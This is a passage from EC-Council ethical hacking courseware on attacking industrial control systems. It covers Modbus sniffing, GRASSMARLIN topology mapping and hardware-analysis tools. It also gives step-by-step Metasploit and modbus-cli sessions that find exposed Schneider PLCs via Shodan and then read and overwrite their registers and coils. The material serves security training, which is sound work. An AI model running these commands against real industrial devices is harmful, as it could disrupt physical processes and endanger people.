


Figure 18.99: Screenshot of NetworkMiner

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Modbus/TCP Traffic Using Wireshark

- Attackers use Wireshark to capture and analyze Modbus/TCP traffic on industrial networks
- Modbus/TCP does not have any built-in encryptions or any security features. The attackers can therefore easily gather information from the data packets being transmitted between the network and a Modbus port on a device



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Modbus/TCP Traffic using Wireshark

Source: *https://www.wireshark.org*

Wireshark is an open-source network protocol analyzer tool that can be used for capturing and analyzing network traffic. Attackers use this tool to capture and analyze Modbus/TCP traffic on industrial networks. Attackers manipulate the captured packets and send a malicious payload to the Modbus device. Modbus/TCP does not have any in-built encryption or security features, so attackers can easily gather information from the data packets being transmitted between the network and a Modbus port on a device.





Figure 18.100: Screenshot of Wireshark

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Discovering ICS/SCADA Network Topology using GRASSMARLIN

- GRASSMARLIN is an open-source tool that passively maps and visually displays an ICS/SCADA network topology while safely conducting device discovery, accounting, and reporting on these critical cyber-physical systems
- Attackers use this tool to determine available networks, generate network topology and further visualize communications between identified hosts



https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Discovering ICS/SCADA Network Topology using GRASSMARLIN

Source: *https://github.com*

GRASSMARLIN is an open-source tool that passively maps and visually displays an ICS/SCADA network topology, while safely conducting device discovery, accounting, and reporting on these critical cyber-physical systems. It allows attackers to discover and catalog ICS/SCADA hosts on IP-based networks. This tool uses a variety of sources to generate this data, including PCAP files, router and switch configuration files, CAM tables, and live network captures. Attackers use this tool to determine available networks, generate network topology, and further visualize the communication between identified hosts.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.101: Screenshot of GRASSMARLIN

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking ICS Hardware

- Attackers use publicly available online sources to gather details of hardware chips used in a specific ICS device
- By performing static and dynamic analysis of the functions running on the chip, the attackers can discover arguments used and detect the presence of input/output validations
- Attackers analyze integrated software inside a chip to retrieve information such as certificates, key generation algorithms, and encryption functions

Software Tools

- GDB (*https://www.gnu.org*)
- OpenOCD (*http://openocd.org*)
- Binwalk (*https://github.com*)
- Fritzing (*https://fritzing.org*)
- Radare2 (*https://github.com*)
- OllyDbg (*http://www.ollydbg.de*)
- IDA Pro (*https://www.hex-rays.com*)

Hardware Tools

- Signal analyser
- Multimeter
- Memory programmer and microcontrollers
- Oscilloscope
- Soldering equipment
- Magnifying glass or digital microscope
- Communication interface, such as JTAG
- Screwdrivers and precision screwdrivers
- Precision tweezers for connection and converters

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Launch Attacks

In the vulnerability scanning phase, attackers try to find the vulnerabilities present in the target industrial network and systems. The vulnerabilities found are then exploited further to launch various attacks such as HMI-based attacks, side-channel attacks, exploiting PLCs, replay attacks, command injection attacks, etc. Attackers use tools such as Metasploit and modbus-cli to hack PLC devices through the Modbus protocol.

Hacking ICS Hardware

Attackers use publicly available online sources to gather details of the hardware chip used in a specific ICS device. These details include connections or the number of pins embedded in a chip, and an acceptable type of I/O. Attackers can also analyze integrated software inside a chip to retrieve information such as certificates, key generation algorithms, encryption functions, etc.

Using this information, attackers can control analog and digital I/Os and can further modify the device's normal operations, and reset and reboot the process. By performing static and dynamic analysis on the functions running in the chip, the attackers can discover arguments used, and presence and absence of I/O validations. Using this analysis, attackers can further find vulnerabilities such as buffer overflow and several other underlying vulnerabilities that are frequently ignored by the manufacturers. Attackers can hack ICS hardware by exploiting these vulnerabilities using various software and hardware tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Listed below are some of the popular software/hardware tools attackers can employ to launch attacks on ICS hardware:

Hardware Tools:

- **Signal Analyzer**: Attackers use this tool to commence a test with flags to understand the binary operation of particular pins of a chip.
- **Multimeter**: Attackers use multimeters or voltage meters to perform certain tests similar to the analyzer.
- **Microcontrollers and Memory Programmer**: Attackers can use these tools to understand and program different types of chips, flash memories, EPROMs, etc.
- **Oscilloscope**: Attackers use this tool to interpret accurate analog or digital signals.
- **Soldering Equipment**: Attackers use soldering tools to attach and detach hardware components such as chips and memories, to examine them in an isolated environment and under certain conditions.
- **Digital Microscope or Magnifying Glass**: Attackers can use these tools to improve precision in soldering components. It can also help in reading some of the information written in small fonts or visualizing the tiny components on the device.
- **Communication Interface (such as JTAG)**: Attackers can use this to connect and communicate with ICS devices.
- **Screwdrivers and Precision Screwdrivers**: Attackers use this equipment to open or disassemble the devices to analyze the internal parts.
- **Precision Tweezers for Connection and Converters**: Attackers can use connection tweezers, UART converter/serial ports to USB, etc., to capture information directly from the communication bus.

Software Tools:

- **GDB**

  Source: *https://www.gnu.org*

  GDB is a debugging tool for Linux that allows attackers to comprehend the process of on-chip executions.

- **OpenOCD**

  Source: *http://openocd.org*

  OpenOCD enables attackers to connect their system and the chip they want to examine. The communication can be allowed using GDB in 333/port or using a telnet interface via 4444/TCP port.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Binwalk**

  Source: *https://github.com*

  Binwalk helps attackers to scan and examine firmware binaries and images; it immediately displays different encryption types, sizes, partitions, filesystems involved, etc.

- **Fritzing**

  Source: *https://fritzing.org*

  The Fritzing tool assists attackers in designing electronic diagrams and circuits.

- **Radare2**

  Source: *https://github.com*

  Radare2 is a portable framework that helps attackers to perform reverse engineering and various activities such as analyzing binaries.

- **OllyDbg**

  Source: *http://www.ollydbg.de*

  OllyDbg is a code-disassembling tool that enables attackers to examine binaries in Windows systems.

- **IDA Pro**

  Source: *https://www.hex-rays.com*


  IDA Pro is a dissembler tool that performs the same operation as OllyDbg.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Hacking Modbus Slaves using Metasploit

- Modbus Master and Slaves communicate in plaintext, without any authentication
- Attackers can exploit this vulnerability to generate and send similar query packets to Modbus Slaves to access and manipulate the registers and coils of the Slave
- Attackers use hacking tools such as Metasploit to scan Modbus Slaves and manipulate the data of Modbus Slave

Scanning Modbus Slaves



Manipulating Modbus Slave's Data



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Modbus Slaves using Metasploit

Modbus Master and Slaves communicate in plaintext without any authentication. Attackers can exploit this vulnerability to generate and send similar query packets to Modbus slaves to access and manipulate Slave's registers and coils. Attackers can perform this attack only if the attacker's machine can send packets to Modbus Slave and the packets sent use the Modbus protocol format. Attackers use hacking tools such as Metasploit to perform various attacks on Modbus Slaves.

- **Scanning Modbus Slaves**

  Attackers use `auxiliary/scanner/scada/modbus_findunitid` Metasploit module to scan and detect Modbus Slaves connected to the target network LAN or inside a Modbus gateway.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msf > use auxiliary/scanner/scada/modbus_findunitid
msf auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationI
   RHOST                          yes       The target address
   RPORT         502              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to va

msf auxiliary(scanner/scada/modbus_findunitid) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbus_findunitid) > run

[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 1 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  2
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  4
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 5 (probably not in use)
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 6 (probably not in use)
```

Figure 18.102: Screenshot of Metasploit scanning Modbus Slaves

- **Manipulating Modbus Slave's Data**

  Attackers use the `auxiliary/scanner/scada/ modbusclient` Metasploit module to read or write registers and coils on the target Modbus Slave.

```
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf auxiliary(scanner/scada/modbusclient) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbusclient) > set unit_number 2
unit_number => 2
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending READ REGISTERS...
[+] 192.168.1.104:502 - 5 register values from address 0 :
[+] 192.168.1.104:502 - [11, 22, 33, 0, 0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```

Figure 18.103: Screenshot of Metasploit reading Modbus Slave registers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msf auxiliary(scanner/scada/modbusclient) > set action WRITE_COILS
action => WRITE_COILS
msf auxiliary(scanner/scada/modbusclient) > set number 10
number => 10
msf auxiliary(scanner/scada/modbusclient) > set unit_number 4
unit_number => 4
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set data_coils 1010101010
data_coils => 1010101010
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending WRITE COILS...
[+] 192.168.1.104:502 - Values 1010101010 successfully written from coil address 0
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```


Figure 18.104: Screenshot of Metasploit manipulating Modbus Slave registers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking PLC using modbus-cli

Step 1: Identify Internet-connected PLCs

Use tools such as Shodan and Nmap to find industrial facilities exposed on the Internet. To detect `Schneider Electric TM221` PLCs connected to the Internet, type `TM221ME16R` into the Shodan search bar



Step 2: Install modbus-cli

```
gem install modbus-cli
```

Step 3: Understand datatypes

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking PLC using modbus-cli (Cont'd)

Step 4: Read register values

```
modbus read <Target IP> %MW100 10
modbus read <Target IP> 400101 10
```

```
root@kali:~# modbus read <Target IP> %MW100 10
%MW100      0
%MW101      0
%MW102      0
%MW103  17302
%MW104      0
%MW105      0
%MW106      0
%MW107  17302
%MW108  39322
%MW109  16025
```

Step 5: Manipulate register values

```
modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2
modbus write <Target IP> 400101 2 2 2 2 2 2 2 2
```

Step 6: Read coil values

```
modbus read <Target IP> 101 10
modbus read <Target IP> %M100 10
```

```
root@kali:~# modbus read <Target IP> %M100 10
%M100    1
%M101    0
%M102    1
%M103    0
%M104    1
%M105    0
%M106    0
%M107    0
%M108    0
%M109    0
```

Step 7: Manipulate coil values

```
modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1
